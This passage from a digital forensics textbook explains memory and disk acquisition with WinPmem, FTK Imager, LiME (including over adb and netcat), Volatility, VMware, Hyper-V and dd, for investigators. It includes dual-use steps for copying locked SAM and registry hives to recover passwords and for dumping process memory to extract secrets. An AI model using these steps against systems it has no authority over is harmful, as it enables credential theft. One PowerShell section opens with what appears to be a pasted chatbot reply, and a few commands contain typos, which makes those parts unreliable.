<code>winpmem.exe -1 myimage.raw</code>	Acquires a raw image using specifically the <code>MmMapIoSpace</code> method. The driver will be automatically unloaded after the image is acquired.
<code>winpmem.exe -w -1</code>	Loads the drivers and turns on write support. This command must be used with caution, as written support is potentially dangerous. The signed binary drivers have written support disabled, but the drivers can be rebuilt to produce test signed binaries if you want to use this feature. The unsigned binaries can be loaded on a test system by issuing “ <code>Bcdedit.exe -set TESTSIGNING ON</code> ” and rebooting.

Table 3.1: Winpmem commands and their descriptions

Now, let us run Winpmem.exe on the Windows environment.

First, navigate to the folder where `WinPmem.exe` is stored via the command line (`cmd.exe`) and run the `winpmem.exe` or `winpmem_mini_x64.exe` file to see the help and winpmem usage information. [Figure 3.4](#) showcases the output of the winpmem usage, options, and example commands:

```

Administrator: Command Prompt
C:\Users\Administrator\Desktop\Forensic Tools\WimpMem>winpmem_mini_x64_rc2.exe
WinPmem4
winpmem - A memory imager for windows.
Copyright Michael Cohen (scudette@gmail.com) 2012-2014.

Version 2.0.1 Oct 13 2020
Usage:
  winpmem_mini_x64_rc2.exe [option] [output path]

Option:
  -l   Load the driver and exit.
  -u   Unload the driver and exit.
  -d [filename]
      Extract driver to this file (Default use random name).
  -h   Display this help.
  -w   Turn on write mode.
  -o   Use MmMapIoSpace method.
  -1   Use \\Device\PhysicalMemory method (Default for 32bit OS).
  -2   Use PTE remapping (AMD64 only - Default for 64bit OS).

NOTE: an output filename of - will write the image to STDOUT.

Examples:
  winpmem_mini_x64_rc2.exe physmem.raw
  Writes an image to physmem.raw

C:\Users\Administrator\Desktop\Forensic Tools\WimpMem>

```

Figure 3.4: Winpmem usage and options

To capture the memory dump of the machine, execute the following command:

Command: `winpmem_mini_x64_rc2.exe targetmachine_wimpmem.raw`

The output will be as shown in the following figure:

```
C:\Users\Administrator\Desktop\Forensic Tools\WimpMem>winpmem_mini_x64_rc2.exe targetmachine_wimpmem.raw
WinPmem64
Extracting driver to C:\Users\ADMINI~1\AppData\Local\Temp\1\pmeC8CB.tmp
Driver Unloaded.
Loaded Driver C:\Users\ADMINI~1\AppData\Local\Temp\1\pmeC8CB.tmp.
Deleting C:\Users\ADMINI~1\AppData\Local\Temp\1\pmeC8CB.tmp
The system time is: 23:34:18
Will generate a RAW image
- buffer_size : 0x1000
CR3: 0x00001AA002
4 memory ranges:
Start 0x00001000 - Length 0x0009E000
Start 0x00100000 - Length 0x00002000
Start 0x00103000 - Length 0x0FEE0000
Start 0x1000000000 - Length 0x120400000
max_physical_memory_ 0x220400000
Acquisition mode PTE Remapping
Padding from 0x00000000 to 0x00001000
pad
- length: 0x1000
00% 0x00000000 .
copy_memory
- start: 0x1000
- end: 0x9f000
```

Figure 3.5: Capture memory using Winpmem

In summary, WinPmem serves as a robust bridge between volatile memory and the realm of investigation on Windows systems, showcasing the ingenuity of digital forensics. Its ability to seamlessly capture memory snapshots equips analysts with a valuable lens into a system's active state, enabling the extraction of vital digital evidence. Next, we will learn about FTK Imager.

FTK Imager

FTK Imager is a digital forensic tool developed by AccessData that allows investigators to create forensic images and perform forensic analysis on digital evidence. It can be used to create a forensic image of a hard drive, memory, or other digital media.

You can download FTK Imager from the AccessData website. There are two versions available: a free version (FTK Imager Lite) and a paid version (FTK Imager). For the labs, we have used the Lite version.

To create a memory dump using FTK Imager, follow these steps:

Open FTK Imager:

1. Click on the File menu.
2. Select **Capture Memory**.
3. Choose the location to save the memory dump file and type the filename, including pagefile.sys
4. By creating an AD1 file, you can generate an AD1 image of the memory contents. This image can be utilized as an evidence item to scrutinize the contents.
5. Click on the **Start** button to begin the memory capture process.

Wait for the process to complete. This may take several minutes, depending on the memory size and your system's speed. Once the process is complete, you will have a memory dump file that can be analyzed using other digital forensic tools. *Figure 3.6* outlines the steps to be followed to capture memory.

It is also important to follow proper forensic protocols to ensure the integrity of the evidence.




Figure 3.6 Initiating memory capture using FTK Imager

Once the memory capture has started, it may take from a couple of minutes to hours, depending on the size of the memory of the machine. FTK imager first dumps the memory and then creates AD1 file subsequently, as shown:




Figure 3.7: Memory capture using FTK in progress.

FTK Imager emerges as a robust solution for memory dumping and facilitating seamless extraction of volatile memory data. Its intuitive interface and versatile capabilities make it a valuable asset for digital forensics professionals in efficiently capturing and preserving critical evidence from active systems. We will be using FTK imager many times across this book. In the next section, we will be learning about how to capture memory on a Linux machine.

Linux Memory Extractor

Linux Memory Extractor (LiME) is a tool for acquiring memory images from Linux systems. It allows forensic investigators to create a random-access memory dump of a Linux system that can be analyzed for evidence of malicious activity or other security incidents.

You can download LiME from the project's GitHub repository:

<https://github.com/504ensicsLabs/LiME>. The source code is available for download, and you can compile it yourself or download pre-built binaries for some platforms.

LiME is different from **Disk Dump (DD)** because it focuses on acquiring memory images from Linux systems. At the same time, DD is a general-purpose tool for copying data from one block device to another. DD can be used to create a memory dump, but it requires more manual configuration and may

not be as optimized for memory acquisition as LiME. We will cover DD in detail under non-volatile data collection later in this chapter.


After you download the latest version of the LiME source code from the official GitHub repository, let us now explore how to install and use LiME to create a memory dump of Ubuntu OS.

Commands to install LiME:

- `Sudo apt-get update`
- `Sudo apt-get install lime-forensics-dkms`
- `Git clone https://github.com/504ensicsLabs/LiME`
- `Cd usr/src/lime`
- **Make**
 - `Sudo insmod ./lime-5.19.0-35-generic.ko "path=/home/targetubuntu/Desktop/ubuntu20_memorydump2.lim" format=raw compress=1`

Clone the LiME package from

<https://github.com/504ensicsLabs/LiME>. Then, extract the LiME source to the folder `usr/src/lime`. Finally, compile the LiME module using the `Make` command, as shown:



```
targetubuntu@targetubuntu-VirtualBox:/usr/src/lime-forensics-1.9.1-1$ sudo insmod ./lime-5.19.0-35-generic.ko "path=/home/targetubuntu/Desktop/ubuntu20_memory_dump.lim" format=raw compress=1
```

Figure 3.8: Commands to install LiME on Linux OS

Once you have compiled the LiME module, it is time to capture the ubuntu memory dump by running the following command:

```
Sudo insmod ./lime-5.19.0-35-generic.ko  
"path=/home/targetubuntu/Desktop/Ubuntu20_memorydump2.lim" format=raw compress=1
```

Once the memory capture is complete, unload the LiME module from the kernel using the following command: `Sudo rmmod./Lime`

The memory dump will be saved to the output file path. We can analyze the memory dump using a forensic tool such as Volatility or Rekall.

Using LiME to capture an Android memory dump

We will break down the essential commands required to harness the power of LiME and acquire crucial insights from an Android device's volatile memory. You will learn step-by-step how to push the necessary files, establish connections, and load the LiME kernel module, ultimately resulting in a meticulously captured memory dump.

Command 1: `adb push lime.ko /sdcard/lime.ko`

This command uses the **Android Debug Bridge (ADB)** to push the file `lime.ko` from the current directory on the host machine to the `/sdcard/` directory on an Android device:

Command 2: `adb forward tcp:4444 tcp:4444`

This command sets up a port forwarding between the host machine and the Android device's TCP port 4444:

Command 3: adb shell

This command opens a remote shell to the Android device using *adb*. After this command, the prompt changes to a shell prompt within the Android device:

Command 4: su

This command switches the user to the superuser (root) on the Android device.

Command 5: insmod /sdcard/lime.ko "path=tcp:4444 format=lime"

This command loads the `lime.ko` kernel module onto the Android device and specifies the path and format parameters for creating a memory dump. The path parameter indicates that the memory dump should be sent over the network to the host machine's TCP port 4444, while the format parameter specifies the format of the memory dump as lime:

Command 6: nc localhost 4444 > ram_memorydump.lime

This command uses the netcat (`nc`) utility to listen on the host machine's TCP port 4444 and redirect any incoming data to a file named `ram_memorydump.lime`.

Command 7: insmod /sdcard/lime.ko "path=/sdcard/ram_memorydump.lime format=lime"

This command loads the `lime.ko` kernel module again, this time specifying a different path parameter to indicate that the memory dump should be saved to a file named '`ram_memorydump.lime`' on the Android device's '`/sdcard/`' directory.

LiME will support any digest algorithm that the kernel library can use. When dumping over TCP, we need to initiate two separate connections for collecting a digest file:

Command 8: nc localhost 4444 > ram_memorydump.sha1

This command uses the nc utility again to listen on the host machine's TCP port 4444 and redirect any incoming data to a file named `ram_memorydump.sha1`.

Overview of volatility

A volatility forensics tool is a type of software designed to analyze the volatile memory (RAM) of a computer system to extract information related to the activities of the system and the processes running on it.

Volatile memory stores data temporarily when the computer is running, and it is cleared when the computer is turned off. A volatility forensics tool helps investigators extract information from this volatile memory that may not be available from other sources, such as the hard drive or other non-volatile storage.

These tools are commonly used in digital forensics investigations to extract information such as running processes, open files, network connections, and system configuration details, which can be used to identify any malicious activities or unauthorized access to the system. The analysis of the volatile memory can also provide valuable insights into the timeline of events leading up to a security incident, allowing investigators to understand the attacker's actions and the extent of the damage caused. We have already installed the volatility in [Chapter 2, Digital Forensics Lab Setup](#).

Volatility is used to analyze the memory of a system. Also, volatility can be used to dump process-specific memory dump. We can use the `memdump` plugin in Volatility to dump the memory of a specific process. This can be utilized not just by digital forensics investigators but by incident responders, malware analysts, and threat hunters, to uncover malicious activities, detect intrusion, gather artifacts and evidence, extract passwords and secret keys, root cause analysis, and anti-forensics detection. Here is an example command:

```
Command: volatility -f memory_image.raw --profile=ProfileName memdump -p <ProcessID> -D output_directory/
```

Replace `memory_image.raw` with the path to your memory image file, `ProfileName` with the appropriate profile for the memory image, `<ProcessID>` with the ID of the process you want to dump, and `output_directory/` with the directory where you want to save the memory dump file.

The above command will extract the memory of the specified process and save it in the specified output directory. This can be utilized by malware analysts, threat hunters, and digital forensics analysts, to further analyze it.

To harness the capabilities of Volatility, it is imperative to establish a foundation of its essential dependencies. Proficiency in utilizing Volatility's renowned plugins, coupled with a deep understanding of the essential prerequisites, can significantly enhance your ability to speed up your investigation.

The following table outlines some of the commonly used volatility dependencies, descriptions, installation commands, and pertinent web links. It is recommended that you read about these dependencies in detail and leverage them to better utilize the volatility framework and speed up your investigation:

Dependency	Description	Command to install	Website
distorm3	Powerful Disassembler Library For x86/AMD64	<code>pip install distorm3</code>	https://pypi.org/project/distorm3/
Yara	A malware identification and classification tool.	Follow instructions on website.	https://yara.readthedocs.io/en/stable/gettingstarted.html#compiling-and-installing-yara
PyCrypto	Python cryptography toolkit	<code>pip install pycrypto</code>	https://pypi.org/project/pycrypto/
PIL	Python imaging library	<code>pip install pillow</code>	https://python-pillow.org/
OpenPynxl	Python library to read/write Excel 2007 xlsx/xlsm files.	<code>pip install openpyxl</code>	https://pypi.org/project/openpyxl/
ujson	Ultra-fast JSON parsing library.	<code>pip install ujson</code>	https://pypi.org/project/ujson/
pytz	Timezone conversion	<code>pip install pytz</code>	https://pypi.org/project/pytz/
IPython	Interactive shell	<code>pip install ipython</code>	https://ipython.org/
libforensic1394	Live analysis over FireWire	<code>apt-get install libforensic1394-dev</code>	https://packages.debian.org/sid/libforensic1394-dev

Table 3.2: List and commands to install commonly used dependencies.

Volatility is a powerful memory forensics tool renowned for its ability to extract digital insights from volatile memory. We will cover volatility in more depth in [*Chapter 8, Memory Forensics: Techniques and Tools*](#).

In the next section, we will learn how to acquire memory from virtual platforms.

Memory acquisition from virtual platforms

In this topic, we will cover how to acquire memory from virtual environments like VirtualBox, VMWare, and Hyper-V.

VirtualBox

Make sure the target virtual machine which would be used for memory capture is running, as shown in the examples below:




Figure 3.9: Live running VMs on VirtualBox

Go to the terminal of the host environment and make sure you have `vboxmanager` installed:

```
Command: vboxmanage debugvm "Target_Ubuntu_Machine" dumpvmcore  
-- filename="/home/Documents/Ubuntu/ubuntu.dmp"
```

The above command will acquire the memory of the `Target_Ubuntu_Machine` and output it as `ubuntu.dmp` at the specified location:




Figure 3.10: Screenshot of Ubuntu.dmp file

VMWare

VMware has emerged as a cornerstone of virtualization, powering an astounding 75% of virtualized environments worldwide. The significance of capturing memory within VMware **Virtual Machines (VMs)** is undeniable, as it offers a real-time gateway into the operational dynamics of these virtual realms. With VMs becoming a preferred infrastructure for businesses, the ability to extract memory data becomes a critical forensic imperative, facilitating deep insights, artifact analysis, and evidence discovery that lie at the core of robust digital investigations.

Acquiring VMware virtual machine memory using PowerShell

PowerShell is a versatile scripting-based command-line shell. It has emerged as a pivotal tool in the digital arsenal of system administrators, developers, and now, digital forensic analysts. This dynamic platform not only empowers users to automate tasks but also extends its capabilities to digital forensics. In this exploration, we delve into the art of acquiring memory using PowerShell, unlocking a new avenue for investigators to extract critical insights from a system's volatile memory:

Yes, the steps you've outlined for acquiring a memory dump from a VMware virtual machine using PowerShell and the vmss2core tool are generally correct. However, there are some clarifications and potential improvements to be made. Here's a refined PowerShell-based process:

1. Connect to the vCenter server using the following command:

```
a. Command: Connect-VIServer -Server <vCenter_Server_Name> -User <username> -Password <password>
```

2. List all virtual machines using the following command:

```
a. Command: Get-VM
```

3. Take a Snapshot with memory and type the following commands:

```
a. $vmName = "<VM_Name>"
```

```
b. $vm = Get-VM -Name $vmName
```

```
c. $snapshotName = "MemoryDumpSnapshot"
```

```
d. New-Snapshot -VM $vm -Name $snapshotName -Memory -Quiesce
```

4. Find the Snapshot File, and type the following commands:

```
a. $datastore = Get-Datastore -VM $vm
```

```
b. $vmFolderPath = $(Get-VM -Name $vmName).ExtensionData.Config.Files.VmPathName.split(" ") [0].TrimEnd('/')
```

```
c. $snapshotFilePath = "$vmFolderPath/$snapshotName.vmss"
```

5. **Download the Snapshot File:** This step might require interaction with the vSphere Web Client as PowerShell does not natively support downloading files from the datastore. Alternatively, you can use the Copy-DatastoreItem cmdlet if you have access to the local path on the host using the following commands:

```
a. $localDestination = "<Path_on_your_local_machine>"
```

```
b. Copy-DatastoreItem -Item $snapshotFilePath -Destination $localDestination
```

6. **Convert the Snapshot to a Memory Dump:** After downloading the .vmss file, you would use the vmss2core tool. This step cannot be done purely in PowerShell as vmss2core is a separate executable. You would run it in a command prompt or include it in a PowerShell script as an external program call using following commands:

```
a. $vmss2corePath = "<Path_to_vmss2core_executable>"
```

```
b. $vmssFilePath = "<Path_to_downloaded_vmss_file>"
```

```
c. $vmemFilePath = "<Desired_path_for_vmem_file>"
```

```
d. start-Process -FilePath $vmss2corePath -ArgumentList "-W $vmssFilePath  
$vmemFilePath" -Wait -NoNewWindow
```

Make sure to replace <vCenter_Server_Name>, <username>, <password>, <VM_Name>, <Path_on_your_local_machine> and <Path_to_vmss2core_executable>, <Path_to_downloaded_vmss_file>, and <Desired_path_for_vmem_file> with the appropriate values specific to your environment. Also, note that acquiring a memory dump of a running virtual machine may cause it to become unresponsive or crash, so it is recommended to do this on a powered-off virtual machine.

Remember, these operations require sufficient permissions on your vCenter Server or ESXi host and may impact performance, so they should be performed carefully and ideally during maintenance windows or periods of low activity.

Memory Acquisition Using VMware Host Client

To capture the memory of a VMware virtual machine you can follow these practical steps:

1. **Snapshot Creation:** Start by taking a snapshot of your virtual machine. This is a precautionary measure to preserve the current state of the VM, including its memory. To do this:
 - a. Right-click on the VM within VMware.
 - b. Navigate to **Snapshots | Take snapshot**.
 - c. Make sure to select the option to include the VM's memory in the snapshot.
2. **Snapshot Retrieval:** Next, you will need to get the snapshot file, which is saved with a **.vmsn** extension and located on the VM's datastore.
 - a. Right-click on the VM and choose **Edit Settings**.
 - b. Go to the **Datastores** tab and click on the Datastore name.
 - c. Find the **.vmsn** file and download it to your local system.
3. **Memory Dump with vmss2core:** You will use VMware's **vmss2core** utility to convert the snapshot into a memory dump file.
 - a. First, download **vmss2core** from VMware's official site by searching for "vmss2core".
 - b. Place both the **vmss2core** tool and the snapshot file in the same directory on your machine.
4. **Vmss2core Command Execution:** Open a command prompt window and navigate to the directory containing the **vmss2core** tool and the snapshot file. The following command will generate a memory dump file with the **.vmem** extension.
 - a. Command: "vmss2core.exe -W virtual_machine_name.vmss virtual_machine_name.vmem"

Hyper-V

Hyper-V is Microsoft's built-in hypervisor that enables users to set up and operate virtual machines on x86-64 systems. Each virtual machine operates on its own operating system, which can be quite different from the host's OS. This versatility makes Hyper-V an excellent tool for testing software across various platforms, isolating processes, and managing old software. When it comes to digital forensics, Hyper-V is particularly valuable because it lets investigators examine a suspect's virtual machine in an environment that's both controlled and isolated. By taking a memory dump of the virtual machine,

forensic experts can delve into the machine's condition at a specific moment, shedding light on the user's actions. To create a memory dump of a Hyper-V virtual machine using standard PowerShell cmdlets, you can follow these steps:

1. **Create a Checkpoint of the Virtual Machine:** The following command will ensure that you have a consistent state of the VM's memory and settings to revert back to if needed. **Command:**
`Checkpoint-VM -Name "VMName" -SnapshotName "SnapshotName"`

2. **Export the Checkpoint:** Export the checkpoint with the runtime state and will give you a copy of the VM's memory by using the following commands:

```
a. $vm = Get-VM -Name "VMName"  
  
b. $exportPath = "C:\Path\To\Export"  
  
c. Export-VM -VM $vm -Path $exportPath -IncludeRuntimeState
```

3. **Analyze the Memory Dump:** The exported data will include the VM's memory state, which can be analyzed using forensic tools. The memory state will be in a file with a .bin extension located in the Snapshots subdirectory of the exported VM directory.

Replace <VMName> with your virtual machine's name, <SnapshotName> with the checkpoint's name, and <C:\Path\To\Export> with your desired export location.

Non-volatile data collection

Non-volatile data collection in digital forensics refers to the process of acquiring data from electronic devices in a way that preserves its integrity and does not modify or alter the original data. Non-volatile data is typically stored on persistent storage devices such as hard drives, solid-state drives, memory cards, and USB drives.

The different types of non-volatile data include:

- **File system metadata:** This includes information about the file system, such as file names, creation dates, modification dates, and access dates.
- **File data:** This includes the actual content of files, such as documents, images, videos, and audio files.
- **System information:** This includes information about the operating system, such as the version, installed software, user accounts, and system logs.
- **Registry data:** This includes information stored in the Windows registry, such as user preferences, program settings, and system configuration data.
- **Temporary/cache:** These files are created by either the OS or applications during activities such as installation, upgrades, or normal operations, such as scripts, executables, or web browsing pages. Although such files can be typically deleted at the completion of these activities, this does not always occur resulting in this data being preserved in its last operating state when power is removed.
- **Account information:** It contains details about users or system processes, such as account name, owner, entitlements, group membership, status, and passwords (in cleartext or as a hash value).
- **Configuration/log files:** They store system or user settings, as well as outputs of auditing information like audit records containing successful and failed authentication attempts, system event logs, and application events.

- **Data files:** They contain information for applications, either system-generated or user-generated, such as text files, word processing documents, spreadsheets, databases, audio files, or graphics.
- **Paging/swap files:** These are logical files used by the OS in combination with RAM to extend temporary storage space. They can contain usernames or passwords (cleartext or hashed) and are nonvolatile and preserved in their last operating state when power is removed.
- **Dump files:** These are used to store the active contents of RAM during an error condition to assist system administrators in troubleshooting. They are nonvolatile and contain the stored RAM content that is preserved when power is removed.
- **Slack space:** This is the unused area between the end of a file and the end of the storage space. It can contain data from previously deleted files and can be recovered during a forensic investigation.
- **Hibernation files:** They are created by the OS to record the contents of RAM, running applications, and open files before the system is shut down, so the system state can be restored the next time it boots.
- Network activity: This includes information about network connections, such as IP addresses, MAC addresses, and communication logs.
- Browsing activity: This includes information about internet browsing history, downloaded files, and online communications.
- **Mobile device data:** This includes data stored on mobile devices, such as call logs, text messages, photos, and app data.

It is important to collect non-volatile data in a forensically sound manner to ensure that the data can be used as evidence in legal proceedings. This involves using specialized tools and techniques to ensure that the data is not altered or tampered with during the collection process.

Type of forensics images

The two main types of disk forensic images are logical and physical images. Logical images only capture the files and folders that are visible and accessible to the operating system. In contrast, physical images capture all the data on the disk, including deleted and hidden data. The following table lists the differences between the two:

Logical image	Physical image
Contains only the files and data that are visible to the operating system.	Contains all sectors on the disk, including unallocated space and deleted files.
Smaller in size compared to physical images.	Larger in size compared to logical images.
Faster to create compared to physical images.	Slower to create compared to logical images.
Cannot recover deleted files or data from unallocated space.	Can recover deleted files and data from unallocated space.
Can be created without shutting down the system or disrupting user activity.	Requires the system to be shut down or put in a state of hibernation or sleep mode.
Examples of tools: FTK Imager, Encase, X-Ways Forensics.	Examples of tools: dd, Guymager, Helix, FTK, Encase etc.
Artifacts that can be found are System logs, user activity, registry entries, application data, network activity, browser history.	Artifacts can be found are deleted files, file slack, unallocated space, MBR and boot sector, system and application files, system configurations.

Table 3.4: Local vs physical image

Most commercial forensics tools create both logical and physical images. Let us explore how to create non-volatile forensics images using a couple of forensics software.

FTK Imager

We have used the FTK imager to capture memory previously but now we will use it to create disk images. You can choose between the physical, logical, and content of the folder, as shown in the following screenshot:




Figure 3.11: Capturing physical drive using FTK Imager

Now, we will be creating a physical image of Windows 10.

Provide the image destination folder, refer to [Figure 3.12](#).

Make sure to use an external drive or share the drive over the network to create a forensics image of the physical drive. In addition to this, provide the image fragment size if you want to break the image into smaller sizes.

However, if you are creating Raw, E01 or AFF file formats then do not create fragments:




Figure 3.12: Physical drive imaging

1. Once the physical drive forensics image is acquired the next step is to mount images and extracted pieces of artifacts like protected obtained files.
2. For mounting the physical drive image click on **File** menu | Add evidence item | Image file option | Browse the location of the image:




Figure 3.13: Mounted physical drive image

To access the live registry files on Windows, you cannot simply copy or save them. Instead, you must either create an image of the hard drive and extract the files or boot the computer using a boot disk and copy the files from the inactive operating system. However, by selecting the **Obtain protected files** option from the file menu, you can bypass the Windows operating system's file locks and copy the live registry files. These files may contain saved passwords if the user has allowed Windows to remember them. Once you have selected the desired files to obtain and specified the destination path, you can choose between the **minimum files for login recovery** option, which retrieves Users, System, and SAM files for recovering account information, or the **password recovery and all registry files** option, which is more comprehensive and includes additional files like **NTUSER.DAT**, Default, Security, Software, and Userdiff that may contain passwords for other files. The latter option is typically preferred. Refer to the following figure:




Figure 3.14: Obtain Protected File and load Extracted Registry Hives

Data Duplicator

Data Duplicator (DD) is a Linux command-line utility used to make a low-level, bit-by-bit copy of a storage device, such as a hard drive or flash drive, to another storage device or a file. This utility can be used for forensics imaging, where a copy of the data from a suspect's hard drive is taken for analysis. The DD command is versatile and can create physical and logical forensics images.

To verify if DD is installed or to update it, you can run the following command on the terminal.

Command: `sudo apt-get update && sudo apt install coreutils.`

Let us go through the process of acquiring a physical forensics image using the DD. Open a terminal window and run the following command to identify the physical drives connected to the computer:

```
Command: sudo fdisk -l
```

The above command will list all the storage devices connected to the computer. The names of the physical drives will be identified as `/dev/sda` and `/dev/sdb`, etc.

Device	Start	End	Sectors	Size	Type
/dev/sda1	2048	4095	2048	1M	BIOS boot
/dev/sda2	4096	1054719	1050624	513M	EFI System
/dev/sda3	1054720	104855551	103800832	49.5G	Linux filesystem

Figure 3.15: Showcasing a list of storage disks attached to a system.

